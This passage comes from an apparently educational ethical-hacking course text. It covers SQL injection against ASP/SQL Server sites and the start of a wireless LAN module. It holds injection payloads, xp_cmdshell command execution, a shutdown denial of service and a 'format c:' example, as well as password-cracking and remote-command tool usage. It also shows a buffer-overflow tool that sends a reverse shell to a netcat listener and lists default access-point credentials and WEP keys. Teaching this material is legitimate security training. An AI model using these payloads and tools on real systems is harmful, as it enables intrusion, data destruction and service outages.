At a cursory glance this code looks alright and does what it is supposed to do - check for a valid username and password and allow the user to access the site if the credentials are valid.



```

strSQL = "SELECT * FROM tblUsers " &
    "WHERE user_name=''" & p_strusr &
    '" and pwdpass=''" & p_strpass & "'"

```

However, note the above statement where the user input from the form is directly used to build a SQL statement. There is no input validation regarding the nature of input. It gives direct control to an attacker who wants to access the database.

For instance if the attacker enters a SELECT statement such as `SELECT * FROM tblUsers WHERE user_name=" or "=" and pwdpass = " or "=",` the query will be executed and all the users from the queried table will be displayed as output. Moreover, the first attacker will be logged in as the first user identified by the first record in the table. It is quite probable that the first user is the superuser or the administrator. Since the form does not check for special characters such as "=", the attacker is able to use these to achieve his malicious intent. For clarity sake, let us look at a secure code. Note the use of the REPLACE function to take care of the single quote input.

```

<% Else
    strSQL = "SELECT * FROM tblUsers " &
        "WHERE username=''" & Replace (Request. Form ("usr_name"), """", "") & ''
        "AND password=''" & Replace (Request. Form("pwdpass"), """", "") & '';
    Set Login = Server. CreateObject ("ADODB.Connection")
    Login. Open ("DRIVER= {Microsoft Access Driver (*.mdb)};" &
        "DBQ=" & Server.MapPath ("login.mdb"))
    Set rstLogin = Login. Execute (strSQL)
    If Not rstLogin.EOF then
%>

```

Note SQL Server, among other databases, delimits queries with a semi-colon. The use of a semicolon allows multiple queries to be submitted as one batch and executed sequentially. For example, the query `Username: 'or 1=1; drop table users; --` will be executed in two parts. Firstly, it would select the username field for all rows in the users table. Secondly, it would delete the users table.

Login Guessing & Insertion

- The attacker can try to login without a password. Typical usernames would be `1=1` or any text within single quotes.
 - The most common problem seen on Microsoft MS - SQL boxes is the default `<blank>sa` password.
 - The attacker can try to guess the username of an account by querying for similar user names (ex: `ad%`' is used to query for "admin").
 - The attacker can insert data by appending commands or writing queries.
-

In the preceding example we have seen how web application vulnerability could be detected using a single quote. We have also seen how improper input validation can result in an attacker accessing the database. Here, we will examine how an attacker can guess his way into the site.

Attack Methods From database fingerprinting, if the attacker has determined that the database backend is SQL server, he will try his luck with the default admin login credentials - namely sa and a blank password.

Alternatively he can issue a query so that his query would retrieve a valid username. For instance, to retrieve the administrative account, he can query for `users.userName like 'ad%' --`

Now if the attacker does not want to login and just wants to 'harvest' the site, he may try to view extra information which is not otherwise available. He can choose to transform the url such as the ones shown below to retrieve information.

<http://www.example.com/shopping/productdetail.asp?SKU=MS01&sCategory=Tools>

Here, the "sCategory" is the variable name, and "Tools" is the value assigned to the variable. The attacker changes this valid url into:

<http://www.example.com/shopping/productdetail.asp?SKU=MS01&sCategory=Kits>

If the code underlying the page has a segment similar to the one shown below:

```
sub_cat = request ("sCategory")
sqlstr="SELECT * FROM product WHERE Category=''' & sub_cat & '''"
Set rs=conn.execute (sqlstr)
```

Now, the value "Kits" taken in by the variable "sCategory" is attributed to `sub_cat` and hence the SQL statement becomes:

```
SELECT * FROM product WHERE Category='Kits'
```

Therefore the output will be a result set containing rows that match the WHERE condition. If the attacker appends the following to the valid url,

[http://www.example.com/shopping/productdetail.asp?
SKU=MS01&sCategory=Tools' or 1=1--](http://www.example.com/shopping/productdetail.asp?SKU=MS01&sCategory=Tools' or 1=1--)

The SQL statement becomes `SELECT * FROM product WHERE Category='Tools' or 1=1 --'`

This leads the query to select everything from the product table irrespective of whether Category equals "Tools" or not. The double dash "--" instructs the SQL Server to ignore the rest of the query. This is done to eliminate the last hanging single quote ('). Sometimes, it is possible to replace double dash with single hash "#".

If the database backend in question is not an SQL Server, it will not recognize the double dash. The attacker can then try appending ' or 'a'='a, which should return the same result.

Depending on the actual SQL query, the various possibilities available to the attacker are:

```
' or 1=1--  
"or 1=1--  
or 1=1--  
' or 'a'='a  
" or "a"="a  
) or ('a'='a
```

To use the database for his malevolent intent, the attacker needs to figure out more than just what database is running at the backend. He will have to determine the database structure and tables. Revisiting our product table, we see that the attacker can insert commands such as:

```
insert into Category value (warez)
```

Suppose the attacker wants to add a description of the files he wants to upload, he will need to determine the structure of the table. He might be able to do just that, if error messages are returned from the application according to the default behavior of ASP and decipher any value that can be read by the account the ASP application is using to connect to the SQL Server.

The insertion methods will vary according to the database at the backend. For instance, MS SQL is considered to be the easiest system for SQL Insertion. Oracle has no native command execution capability. In Sybase, the Command exec is disabled by default. However, it is similar to MS SQL - though without as many stored procedures. MySQL is very limited in scope. SubSelects are a possibility with newer versions. It is typically restricted to one SQL command per query.

Shutting Down SQL Server

- One of SQL Server's most powerful commands is SHUTDOWN WITH NOWAIT, which causes it to shutdown, immediately stopping the Windows service.

```
Username: ' ; shutdown with nowait; -  
- Password [Anything]
```

- This can happen if the script runs the following query:

```
select userName from users where  
userName='; shutdown with
```

```
nowait;-' and user_Pass=' '
```

Threat The default installation of SQL Server has the system account (sa) which is accorded all the privileges of the administrator. An attacker who happens to stumble across this account while harvesting websites can take advantage of this and gain access to all commands, delete, rename, and add databases, tables, triggers, and more. One of the attacks he can carry out when he is done with the site is to issue a denial of service by shutting down the SQL Server.

Attack Methods A powerful command recognized by SQL Server is SHUTDOWN WITH NOWAIT. This causes the server to shutdown, immediately stopping the Windows service. After this command has been issued, the service must be manually restarted by the administrator. Let us take a look at an example. At an input form such as login, which is susceptible to SQL injection, the attacker issues the following command.

```
Username: ';' shutdown with nowait; --
Password: [Anything]
```

This would make our login.asp script run the following query:

```
select userName from users where userName="";
shutdown with nowait; --'and userPass="'
```

The '--' character sequence is the 'single line comment' sequence in Transact -SQL, and the ';' character denotes the end of one query and the beginning of another. If he has used the default sa account, or has acquired the required privileges, SQL server will shut down, and will require a restart in order to function again.

Extended Stored Procedures

- There are several extended stored procedures that can cause permanent damage to a system.
 - We can execute an extended stored procedure using our login form with an injected command as the username as follows:
 - Username: ';' exec master..xp_xxx; --
 - Password: [Anything]
 - Username: ';' exec master..xp_cmdshell ' iisreset' ; --
 - Password: [Anything]
-

Note A stored procedure is a collection of SQL statements that can be called as though they were a single function. A SQL stored procedure is similar to a batch file - both are text files consisting of commands, and can be run by invoking the name of the procedure or batch file. An extended stored procedure (XP) takes the notion of a stored procedure one step further. Where stored procedures consist of text files, XPs are written in high-languages like C and compiled into .DLLs. Stored procedures primarily consists of SQL commands, while XPs can provide entirely new functions via their code.

Attack Methods An attacker can take advantage of extended stored procedure by entering a suitable command. This is possible if there is no proper input validation. xp_cmdshell is a built-

in extended stored procedure that allows the execution of arbitrary command lines. For example: `exec master..xp_cmdshell 'dir'` will obtain a directory listing of the current working directory of the SQL Server process. In our example, the attacker may try entering the following input into a search form can be used for the attack.

```
' exec master..xp_cmdshell 'product handy cam/DELETE' --
```

When the query string is parsed and sent to SQL Server, the server will process the following code:

```
SELECT * FROM PTable WHERE input_text = " exec master..xp_cmdshell ' product  
handycam/DELETE' --"
```

The advantage of this attack method is that the DLL file only needs to be present on a machine accessible by the SQL Server. Here, the first single quote entered by the user closes the string and SQL Server executes the next SQL statements in the batch including a command to delete a product to the product table in the database.

SQL Server Talks!

This command uses the 'speech.voicetext' object, causing the SQL Server to speak:

```
admin'; declare @o int, @ret  
int exec sp_oacreate  
'speech.voicetext', @o,  
'register', NULL, 'foo',  
'bar' exec sp_oasetproperty  
@o, 'speed', 150 exec  
sp_oamethod @o, 'speak',  
NULL, 'all your sequel  
servers are belong to us',  
528 waitfor delay '00:00:05'--
```

It is possible for an attacker to leverage built-in extended stored procedures which are provided for the creation of ActiveX Automation scripts in SQL server. These scripts are typically written in VBScript or JavaScript, and they create automation objects and interact with them. They are functionally similar to ASP scripts. Similarly an automation script written in Transact-SQL can accomplish what an ASP script or a WSH script will do.

Of the possible attack methodologies, this is an interesting one documented by Chris Anley in his oft quoted paper 'Advanced SQL Injection techniques'. This is one example from his paper that illustrates this aspect.


```
declare @o int, @ret int  
  
exec sp_oacreate 'speech.voicetext', @o out  
  
exec sp_oamethod @o, 'register', NULL, 'foo', 'bar'  
  
exec sp_oasetproperty @o, 'speed', 150  
  
exec sp_oamethod @o, 'speak', NULL, 'all your sequel servers belong to us', 528  
waitfor delay '00:00:05'
```

This uses the 'speech.voicetext' object, causing the SQL Server to speak.

Hacking Tool: SQLDict

<http://ntsecurity.nu/cgi-bin/download/sqldict.exe.pi>

- "SQLdict" is a dictionary attack tool for SQL Server.
- It lets you test if the accounts are strong enough to resist an attacker or not.




Note We have discussed password cracking earlier in different contexts. When it comes to SQL Server, the fundamental attack methodology remains the same - dictionary attack and brute force. As part of its defensive measure, SQL Server does restrict access to the password hashes in the syslogin table to administrator level users by default.

Tools However if the attacker has gained privileges to gain access then he can first try a dictionary attack. One such tool that can be used in this context is SQLdict. It is a dictionary attack tool for SQL Server and tests for vulnerable accounts.

If this is unsuccessful, he can opt for a brute force attack. Though it is much slower, the brute force attack computes the hashes of every single possible combination of letters, numbers and punctuation characters for comparison with the stored hashes.

Hacking Tool: SQLExec

- This tool executes commands on compromised Microsoft SQL Servers using xp_cmdshell stored procedure.
- It uses default sa account with NULL password. But this can be modified easily.
- **USAGE:** SQLExec www.target.com



Tools SQLExec is a command-line interface written by Egemen Tas for MS-SQL servers that will allow an attacker to execute commands on the underlying operating system, execute SQL queries and upload files to the remote server. It allows the attacker to execute remote commands as Administrator over tcp port 1433. It logs in with the default password (changeable) and includes a built-in scanner for finding unsecured hosts on the network.

It is known that MS SQL Server comes with default SA(Sys Admin) account with NULL password. It seems that many system administrators do not take care of dangers of this situation. By default SQL server comes with a few stored procedures .xp_cmdshell is one of them and used for executing commands with SQL server. Again by default SQL server installs itself with local system privileges. If someone has a right to access master database this means he can execute commands on the host. If the connected user is SA then commands are executed with the context of SQL server (Local System by default) otherwise with the context of SQLExecutiveCmdExecAccount. These behaviors occur with default installations.

Hacking Tool: sqlbf

<http://www.cquare.net/tools.jsp?id=10>

- Sqlbf is a SQL Sever Password Auditing tool. This tool should be used to audit the strength of Microsoft SQL Server passwords offline. The tool can be used either in BruteForce mode or in Dictionary attackmode. The performance on a 1GHZ pentium (256MB) machine is around 750,000 guesses/sec.
 - To be able to perform an audit, one needs the password hashes that are stored in the sysxlogins table in the master database.

```
select name, password from master..sysxlogins
```
 - The hashes are easy to retrieve although you need a privileged account to do so, like an sa account. The query to use would be:
 - To perform a dictionary attack on the retrieved hashes:

```
sqlbf -u hashes.txt -d dictionary.dic -r out.rep
```
-

Tools This tool can be used to audit the strength of SQL Server passwords offline. The tool can be used either in Brute Force mode or in Dictionary attack mode. The performance on a 1 GHz Pentium (256mb) is around 750 000 guesses/sec.

The program takes the password hashes as the input (The password hashes needs to be formatted in a text file accordingly) <username>, <hash>

- To perform a dictionary attack on the retrieved hashes:

```
usage  
sqlbf -u hashes.txt -d dictionary.dic -r out.rep
```

This will run the dictionary.dic against the hashes in the hashes.txt file and report found matches in the out.rep file.

- To perform a brute force attack on the retrieved hashes:

```
usage  
sqlbf -u hashes.txt -c default.cm -r out.rep
```

This will try to brute force the passwords by using the supplied character set in the default.cm and output the results to out.rep.

Hacking Tool: SQLSmack

- SQLSmack is a Linux based Remote Command Execution for MSSQL.
 - The tool allows when provided with a valid username and password on a remote MS SQL Server to execute commands by piping them through the stored procedure master..xp_cmdshell
-

Tools This tool allows an attacker to execute commands by piping them through the xp_cmdshell stored procedure. Usage of this tool requires a valid username and password combination..

[sqlsmack installation]

1. Install FreeTDS (url: <http://www.freetds.org/download.html>)

```
$ tar -zpxvf freetds-0.XX.tgz  
$ cd freetds-0.XX  
$ ./configure --with-tdsver=70 --enable-msdblib  
$ make  
$ su  
# make install
```

2. Install the FreeTDS PERL Module (url: <http://www.cpan.org/authors/id/S/SP/SPANNRING>)

```
* This assumes you already have the DBI module installed.  
$ tar -zpxvf DBD-FreeTDS-0.XX.tgz  
$ cd DBD-FreeTDS-0.XX  
$ perl Makefile.PL  
$ make  
$ su  
# make install
```

3. Usage

```
[run system commands]  
$ ./sqlsmack.pl -h <ip> -c'net view'  
[dump databases records]  
$ ./sqlsmack.pl -h <ip> -d MONEYDB -q'SELECT * FROM users'
```

Hacking Tool: SQL2.exe

- SQL2 is a UDP Buffer Overflow Remote Exploit hacking tool.



Tools Using sql2.exe, a remote user can reportedly send a specially crafted packet to the SQL Server 2000 Resolution Service on UDP port 1434 to trigger one of two overflows, a heap overflow or a stack overflow. This could cause the SQL server service to crash or it could cause arbitrary code to be executed in the security context of the SQL Server service.

This tool will compromise the SQL Server and spawn a remote shell to a system of the attacker's choosing. The tool exploits a buffer overflow. Traditional Windows shellcode uses pipes to communicate to shell and the process - using the pipes as standard in, out and error. This code uses WSASocket() to create a socket handle and it is this socket that is passed to CreateProcess() as the handle for standard in, out and error. Once the shell has been created it then connects out to a given IP address and port. It therefore becomes a remote exploit which uses UDP to overflow a buffer and send a shell to tcp port 53.

SQL2 Syntax

Launch two command prompt windows:

CMD Window 1 Launch Netcat

c:\> nc -l -p 53

CMD Window 2 Launch SQL2 tool

c:\> sql2.exe 2.3.4.5 5.6.4.4 53 0

(sql2 <victim's ip> <your ip> <netcat port> <SQL Service pack>)

This tool gained popularity as the code was used in the slammer worm, which affected a large number of SQL Servers.

Preventive Measures

- Minimize Privileges of Database Connection
 - Disable verbose error messages
 - Protect the system account 'sa'
 - Audit Source Code
 - Escape Single Quotes
 - Allow only good input
 - Reject known bad input
 - Restrict length of input
-

Countermeasure As we've seen from the examples discussed above, the majority of injection attacks require the user of single quotes to terminate an expression. By using a simple replace function and converting all single quotes to two single quotes, you're greatly reducing the chance of an injection attack succeeding.

Using ASP, it's a simple matter of creating a generic replace function that will handle the single quotes automatically, like this:

```
<%  
function stripQuotes(strWords) <br />  
stripQuotes = replace (strWords, '"', '""&quot ;') <br />  
end function  
%>
```

Now if we use the stripQuotes function in conjunction with our first query for example, then it would go from this:

```
select count(*) from users where userName='alice' and userPass="" or 1=1 --'
```

...to this:

```
select count(*) from users where userName='alice' and userPass='' or 1=1 --'
```

This, in effect, stops the injection attack from taking place, because the clause for the WHERE query now requires both the userName and userPass fields to be valid.

Countermeasure Remove Culprit Characters/Character Sequences: As we have seen before, certain characters and character sequences such as; --, select, insert and xp_ can be used to perform an SQL injection attack. By removing these characters and character sequences from user input before we build a query, we can help reduce the chance of an injection attack even further. As with the single quote solution, we just need a basic function to handle this:

```
<%
function killChars(strWords)
dim badChars
dim newChars
badChars = array("select", "drop", ";", "--", "insert",
"delete", "xp_")
newChars = strWords
for i = 0 to uBound(badChars)
newChars = replace(newChars, badChars(i), "")
next
killChars = newChars
end function
%>
```

Using stripQuotes in combination with killChars greatly removes the chance of any SQL injection attack from succeeding. So if the query:

```
select prodName from products where id=1; xp_cmdshell 'format
c: /q /yes '; drop database targetDB; --
```

is run through stripQuotes and then killChars, it would end up looking like this:

```
prodName from products where id=1 cmdshell "format c:
/q /yes " database targetDB
```

This is basically useless, and will return no records from the query. By keeping all text boxes and form fields as short as possible, the number of characters that can be used to formulate an SQL injection attack is greatly reduced. Additional countermeasures include checking data type, and using the post method where possible to post forms.

Summary

- SQL Injection is an attack methodology that targets the data residing in a database through the firewall that shields it.
- It attempts to modify the parameters of a Web -based application in order to alter the SQL statements that are parsed to retrieve data from the database.

- Database footprinting is the process of mapping out the tables on the database and is a crucial tool in the hands of an attacker.
 - Exploits occur due to coding errors as well as inadequate validation checks.
 - Prevention involves enforcing better coding practices and database administration procedures.
-

Summary

Recap

- SQL Injection is an attack methodology that targets the data residing in a database through the firewall that shields it.
- It attempts to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database.
- Database footprinting is the process of mapping out the tables on the database and is a crucial tool in the hands of an attacker.
- Exploits occur due to coding errors as well as inadequate validation checks.
- Prevention involves enforcing better coding practices and database administration procedures.

Module 15: Hacking Wireless Networks

Overview

Module Objective

- Introduction to 802.11
 - What is WEP?
 - Finding WLANs
 - Cracking WEP Keys
 - Sniffing Traffic
 - Wireless DoS attacks
 - WLAN Scanners
 - WLAN Sniffers
 - Securing Wireless Networks
 - Hacking Tools
-

Module Objectives

Wireless enables better communication, enhances productivity and enables better customer service. A Wireless LAN allows users to access information beyond their desk, and conduct business anywhere within their offices. But with this comes several security concerns that must be addressed. On completion of this module you will be familiar with the following topics.

- Introduction to 802.11
- What is WEP?
- Finding WLANs
- Cracking WEP Keys
- Sniffing Traffic
- Wireless DoS attacks
- WLAN Scanners
- WLAN Sniffers
- Securing Wireless Networks
- Hacking Tools

Introduction to Wireless Networking

- Wireless networking technology is becoming increasingly popular but at the same time has introduced many security issues
- The popularity in wireless technology is driven by two primary factors - convenience and cost.

- A Wireless local area network (WLAN) allows workers to access digital resources without being locked into their desks.
 - Laptops could be carried into meetings or even into Starbucks cafe tapping into the wireless network. This convenience has become affordable.
-

Concept A wireless LAN is one in which a mobile user can connect to a local area network (LAN) through a wireless (radio) connection. A standard, IEEE 802.11, specifies the technologies for wireless LANs. The standard includes an encryption method, the Wired Equivalent Privacy algorithm.

A wireless LAN offers a feasible way to provide data connectivity to an existing building where wiring may not be practical due to construction design, location or expense involved. Apart from offering mobility and hence freedom from location restraints, WLANs are gaining popularity due to their ease of use. Typical problems associated with the physical aspects of wired LAN connections do not arise as frequently with a wireless network.

Nevertheless, WLANs do raise the issue of security due to certain inherent features such as radio waves being easier to intercept than physical wires, etc. Though the user authentication and data encryption system known as Wired Equivalent Privacy or WEP is being used; by itself, it falls very short of providing adequate security. Despite the fact that WEP was never intended to provide security and only privacy, it has been seen that most WLANs bank on it to provide security.

Another point to bear in mind is that each access point in a Wi-Fi network shares a fixed amount of bandwidth among all the users who are currently connected to it on a first-come, first-served basis.

Since one of the major benefits of wireless networking is user mobility, an important issue to consider is whether users can move seamlessly between access points without having to log in again and restart their applications.

Seamless roaming is only possible if the access points have a way of exchanging information as a user connection is handed off from one to another. Most large corporate data networks are divided into a number of smaller pieces called subnets for traffic management and security reasons. In many instances wireless LAN vendors provide seamless roaming within a single subnet, but not when a user moves from one subnet to another.

However, such solutions are expensive and integrating the various components requires a considerable amount of patient networking expertise. The objective is to deploy and maintain secure, high performance wireless LANs with a minimum amount of time, effort and expense. Wireless networks and access points (APs) are some of the simplest and inexpensive types of targets to footprint and also some of the hardest to detect and scrutinize.

What is 802.11X ?

- Wireless LAN standards are defined by the IEEE's 802.11 working group. WLANs come in three flavors:
 - 802.11b
 - Operates in the 2.4000 GHz to 2.4835GHz frequency range and can operate at up to 11 megabits per second.
 - 802.11a
 - Operates in the 5.15-5.35GHz to 5.725-5.825GHz frequency range and can operate at up to 54 mega bits per second.

- 802.11g
 - Operates in the 2.4GHz frequency range (increased bandwidth range) and can operate at up to 54 megabits per second.

Note WEP standards are defined in the 802.11 standard and not the individual standards. WEP vulnerabilities have the potential to affect all flavors of 802.11 networks.

Note For starters, 802.11 is a standard by IEEE, on which wireless LANs are based, allowing for cross vendor products to seamlessly interact with each other. Let us take a look at how this standard works. 802.11 wireless networks should not be confused with Bluetooth, which was developed by a commercial coalition, including Ericsson, Motorola, and Microsoft.

According to this standard, data is encoded using DSSS (direct - sequence spread-spectrum) technology. DSSS works by taking a data stream of zeros and ones and modulating it with a second pattern, termed the chipping sequence. Chipping spreads modulated data across the spectrum in a fashion that makes it possible to tolerate some signal loss.

When this standard was introduced in 1997, the chipping sequence chosen was the Barker code. This is an 11-bit sequence (10110111000) that generates a carrier wave, modulated with Binary or Quadrature Phase Shift Keying (B/QPSK). Modulating with BPSK yields 1 Mbps, while modulating the direct sequence with QPSK 2Mbps.

The basic data stream is exclusive OR'd with the Barker code to generate a series of data objects called chips. Each bit is then

"encoded" by the 11-bit Barker code, and each group of 11 chips goes on to encode one bit of data.

	802.11	802.11a	802.11b	802.11g
Frequency	2.4GHz	5GHz	2.4GHz	2.4GHz
Rate(s)	1 or 2 Mbps	6, 9, 12, 18, 24, 36, 48, 54 Mbps	1, 2, 5.5 or 11 Mbps	6, 9, 12, 18, 24, 36, 48, 54 Mbps
Modulation	FHSS/DSSS	OFDM	DSSS	OFDM
Effective Data Throughput	1.2 Mbps	32 Mbps	5 Mbps	32 Mbps
Advertised Range	300 ft	225 ft	300 ft	300 ft
Encryption?	Yes	Yes	Yes	Yes
Encryption Type	40 bit RC4	40 or 104-bit RC4	40 or 104-bit RC4	40 or 104-bit RC4
Authentication	No	No	No	No
Network Support	Ethernet	Ethernet	Ethernet	Ethernet

802.11b - 2.4.GHz. 11Mbps

The 802.11b standard uses the 2.4GHz band. The 802.11b maintains the same compatibility with the DSSS spectrum and incorporates more coding scheme, called complementary code keying (CCK), to attain a top-end data rate of 11Mbps. Also, a second coding scheme called packet binary convolutional code (PBCC) was included as an option at 5.5 and 11Mbps rates. The CCK modulation technique is a single carrier approach; the signal waveform occupies the entire 22MHz channel, and the data is

carried on the full channel waveform. It is important to realize that the 11Mbps rate represents maximum raw bandwidth.

802.11g - 2.4.GHz. 54-Mbps

The new standard 802.11g operates at the 2.4GHz band delivering 54Mbps. The standard uses the CCK-OFDM technique with optional mode of PBCC. It is specified to be backward compatible with 802.11b standard. Some vendor chipsets for wireless incorporate the 802.11g draft standard's mandatory modulation schemes, including Complementary Code Keying (CCK), used in 802.11b, and Orthogonal Frequency Division Multiplexing (OFDM), used in 802.11a transmissions. Using CCK ensures backward-compatibility with the installed 802.11b base, while OFDM provides the speed required for today's high-bandwidth applications.

802.11a - 5GHz, 54Mbps

The 802.11a uses a 5GHz band to achieve data rates of 54Mbps. It uses Orthogonal Frequency Division Multiplexing (OFDM). By utilizing 5GHz spectrum and a different modulation method, it is not interoperable with the 802.11b standard. The OFDM is a multi-carrier approach and is segmented into a number of small sub-channels. The data is pared among these multiple carrier signals. The OFDM radio uses two schemes, binary phase shift keying (BPSK) and quadrature phase shift keying (QPSK), depending on the data rate. The OFDM radio uses BPSK and QPSK for transmitting data rates up to 18 Mbps.

From rates of 18Mbps to 54Mbps, a different coding scheme called quadrature amplitude modulation (QAM) is used. The attractiveness with 802.11a, a 5GHz band, is that it features more channels than the 802.11b, 2.4GHz band. The 54Mbps radio provides 8 non-overlapping channels compared to 3 non-overlapping channels for the 11Mbps radios. However, 5GHz consumes more power and the range is restricted compared to the 2.4GHz band. Additionally, up to

95 percent of the worldwide WLAN market currently has an installed base of 11Mbps radios.

Setting Up WLAN

- When setting up a WLAN, the channel and service set identifier (SSID) must be configured in addition to traditional network settings such as IP address and a subnet mask.
 - The channel is a number between 1 and 11 (1 and 13 in Europe) and designates the frequency on which the network will operate.
 - The SSID is an alphanumeric string that differentiates networks operating on the same channel.
 - It is essentially a configurable name that identifies an individual network. These settings are important factors when identifying WLANs and sniffing traffic.
-

Note Each set of wireless devices communicating directly with each other is called a basic service set (BSS). Several BSSs can be joined together to form one logical WLAN segment, referred to as an extended service set (ESS). A Service Set Identifier (SSID) is simply the 1-32 byte alphanumeric name given to each ESS. SSID helps devices to establish and maintain wireless connectivity with an appropriate access point when multiple independent networks operate in the same physical area. An SSID is also referred to as a Network Name because essentially it is a name that identifies a wireless network.

For example, a departmental WLAN (ESS) may consist of several access points (APs) and dozens of stations, all using the same

SSID. Another organization in the same building may operate its own departmental WLAN, composed of APs and stations using a different SSID.

Each AP advertises its presence several times per second by broadcasting beacon frames that carry the ESS name (SSID). Stations can discover APs by passively listening for beacons, or they can send probe frames to actively search for an AP with the desired SSID. Once the station locates an appropriately-named AP, it can send an associate request frame containing the desired SSID. The AP replies with an associate response frame, also containing SSID.

Some frames are permitted to carry a null (zero length) SSID, called a broadcast SSID. For example, a station can send a probe request that carries a broadcast SSID; the AP must return its actual SSID in the probe response. Some APs can be configured to send a zero-length broadcast SSID in beacon frames instead of sending their actual SSID. However, it is not possible to keep an SSID value secret, because the actual SSID (ESS name) is carried in several frames.

SSIDs

- The SSID is a unique identifier that wireless networking devices use to establish and maintain wireless connectivity
 - SSID acts as a single shared password between access points and clients.
 - Security concerns arise when the default values are not changed, as these units can be easily compromised.
 - A non-secure access mode, allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any."
-

We have seen that the service set identifier (SSID) is a 32-character unique identifier attached to the header of packets sent over a WLAN that acts as a password when a mobile device tries to connect to the BSS (Basic Service Set). The SSID differentiates one WLAN from another. Therefore, access points and all devices attempting to connect to a specific WLAN must use the same SSID. A device will not be permitted to join the BSS unless it can provide the unique SSID. Because an SSID can be sniffed in plain text from a packet it does not supply any security to the network.

Multiple access points on a network or sub-network can use the same SSID. SSIDs are case sensitive and can contain up to 32 alphanumeric characters. With proper configuration, only clients with the correct SSID can communicate with access points. Access points come with default SSIDs. Security concerns arise when the default values are not changed, as these units can be easily compromised.

SSIDs are transmitted as clear text, exposing them to capture by an attacker monitoring the network's traffic. The 'Secure Access mode' requires the SSID of both client and access point to be synchronized. The default option is off. A non-secure access mode, allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any."

Attack Methods	From the attacker's perspective, if the target access point responds to a Broadcast SSID Probe, then he might just be in luck. This is because most wireless card drivers are configured with an SSID of ANY so that they will be able to associate with the wireless network. When the SSID is set to ANY, the driver sends a probe request to the broadcast address with a zero-length SSID, causing most access point that will respond to these requests to issue a response with its SSID
----------------	--

and info. Though this configuration makes it easier for the user, as the user does not have to remember the SSID to connect to the wireless LAN, it makes it much simpler for attackers to gather SSIDs. Some of the common default passwords are:

3Com AirConnect 2.4 GHz DS (newer 11mbit, Harris/Intersil Prism based)

Default SSID: 'comcomcom'

3Com other Acccess Points

Default SSID: '3com'

Addtron (Model:?)

Default SSID: 'WLAN'

Cisco Aironet 900Mhz/2.4GHz BR1000/e, BR5200/e and BR4800

Default SSID: 'tsunami'; '2'

Console Port: No Default Password

Telnet password: No Default Password

HTTP management: On by default, No Default Password

Apple Airport

Default SSID: 'AirPort Network'; 'AirPort Netzwerk'

BayStack 650/660 802.11 DS AP

Default SSID: 'Default SSID'

Default admin pass: <none>

Default Channel: 1

MAC addr: 00:20:d8:XX:XX:XX

Compaq WL-100/200/300/400

Default SSID: 'Compaq'

Dlink DL-713 802.11 DS Access Point

Default SSID: 'WLAN'

Default Channel: 11

Default IP address: DHCP-administered

INTEL Pro/Wireless 2011 802.11 DSSS - PC Card

Default SSID: '101' ; 'xlan' ; 'intel' ; '195'

Default Channel: 3

INTEL Pro/Wireless 2011 802.11 DSSS - Access Point

Default SSID: '101' ; '195'

LINKSYS WAP-11 802.11 DS Access Point

Default SSID: 'linksyS'

Default Channel: 6

Default WEP key one: 10 11 12 13 14 15

Default WEP key two: 20 21 22 23 24 25

Default WEP key three: 30 31 32 33 34 35

Default WEP key four: 40 41 42 43 44 45

LINKSYS WPC-11 PCMCIA 802.11b DS 2.4 GHz - PC Card

Default SSID: 'linksyS' ; 'Wireless'

Default Channel: 3 ; 6 ; 11

Netgear 802.11 DS ME102 / MA401

Default SSID: 'wireless'

Default Channel: 6

Default IP address: 192.168.0.5

Default WEP: Disabled
Default WEP KEY1: 11 11 11 11 11
Default WEP KEY2: 20 21 22 23 24
Default WEP KEY3: 30 31 32 33 34
Default WEP KEY4: 40 41 42 43 44
Default MAC: 00:30:ab:xx:xx:xx

SMC Access Point Family SMC2652W

Default SSID: 'WLAN'
Default Channel: 11
Default HTTP: user: default pass: WLAN_AP
Default MAC: 00:90:d1:00:b7:6b
(00:90:d1:xx:xx:xx)

Console Port: No Password, AT command set

SMC 2526W Wireless Access Point Dual-Dipole

Default SSID: 'WLAN'
Default IP: 192.168.0.254
Default MAC:
00:90:d1:00:11:11(00:90:d1:xx:xx:xx)
Default AP Name: MiniAP
Default Channel: 11
Default Admin Pass: MiniAP

SMC 2682W EZ-Connect Wireless Bridge

Default SSID: 'BRIDGE'
Default Channel: 11
Default Admin pass: WLAN_BRIDGE
Default MAC: 00:90:d1:00:b8:9c
(00:90:d1:xx:xx:xx)

SOHOware NetBlaster II

Default SSID: same as mac

Default MAC:00:80:c6:xx:xx:xx

Default Channel:8

Symbol AP41x1 and LA41x1 / LA41X3 802.11 DS

Default SSID: '101'

Default MAC: 00:a0:0f:xx:xx:xx

Default WEP key one: 10 1112 13 14 15

Default WEP key two: 20 21 22 23 24 25

Default WEP key three: 30 31 32 33 34 35

Default WEP key four: 40 41 42 43 44 45

TELETRONICS WL-Access Point

Default SSID: 'any'

Default Password: 1234

Console Port: No password, AT command set

Wave Lan Family

Default SSID: 'WaveLAN Network'

Default channel: 3

ZCOMAX Access Point XWL450

Default SSID: 'any'; 'mello' ; 'Test'

Default password: 1234

Console Port: No Password, AT command set

ZYXEL Prestige 316**Gateway/Natbox/WirelessBridge**

Default SSID: 'Wireless'

Default Channel: 1

Default console pass: 1234
Default telnet pass: 1234
Console Port: Same password for system, ansi/vt100 terminal

1stWave Access Points

Default SSID: '1stWave'

ELSA Lancom Wireless L-11 / AirLancer

Default SSID: 'ELSA'

What is WEP?

- WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide for confidentiality of data on wireless networks at a level equivalent to that of wired LANs.
- Wired LANs typically employ physical controls to prevent unauthorized users from connecting to the network and viewing data. In a wireless LAN, the network can be accessed without physically connecting to the LAN.
- IEEE chose to employ encryption at the data link layer to prevent unauthorized eavesdropping on a network. This is accomplished by encrypting data with the RC4 encryption algorithm.

Concept Wired Equivalent Privacy (WEP)

Wired Equivalent Privacy (WEP) is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard, 802.11b, that is designed to provide a wireless local area network (WLAN) with a level of

